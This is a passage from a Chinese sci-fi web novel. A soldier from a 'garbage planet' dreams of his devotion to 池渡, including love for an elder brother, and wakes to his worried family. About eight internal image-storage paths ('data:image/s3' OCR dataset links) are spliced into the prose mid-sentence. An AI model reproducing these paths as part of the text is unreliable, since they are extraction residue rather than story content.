    莫高摇摇头,今天这出戏码告一段落,他拍着胸口往办公室走。这会儿惊魂未定褪去了,再回想隔离室里的画面,无异于他的一篇论文在攻击另一篇论文。


    “一个不像Alpha的Alpha,一个不像Beta的Beta……”


    “这都什么事啊!”


    **


    复熠做了一个很长的梦。


    他很少做梦,也讨厌做梦。


    垃圾星不是个适合做梦的地方,想太多就容易接受不了现实的落差,怕梦醒来,怕面对现实,然而这里的人其实连幻想的时候也想不出富足美满的生活会是什么样,只能想想每顿饭都能吃上挤了奶油的面包。


    童年时他的理想是成为一个脚踏实地的人,努力学习、努力工作,长大以后要凭借自己的双手带给家人更好的生活,属于他的东西他拼尽一切守护好,不属于他的东西绝对不宵想,踏踏实实过完一生。池渡的降临就像他人生中第一场美梦。


    只要和池渡在一起,没有什么目标无法实现、没有什么地方无法抵达。从垃圾星到主星系,从无家可归到成为军官,他所拥有的一切都与池渡密不可分,他所拥有的一切都是池渡赋予他的——包括活着的意义。


    在池渡给他的这场美梦里,连爱上兄长这种荒唐事都是可以被准允、甚至是可以得到回应的。


    “小熠……”


    “……熠?”


    梦醒了。复熠缓缓睁开眼,看到了华丽的天花板,以及两双带着担忧的绿眸。


    “方熠,你感觉怎么样?”他血缘上的那位兄长说。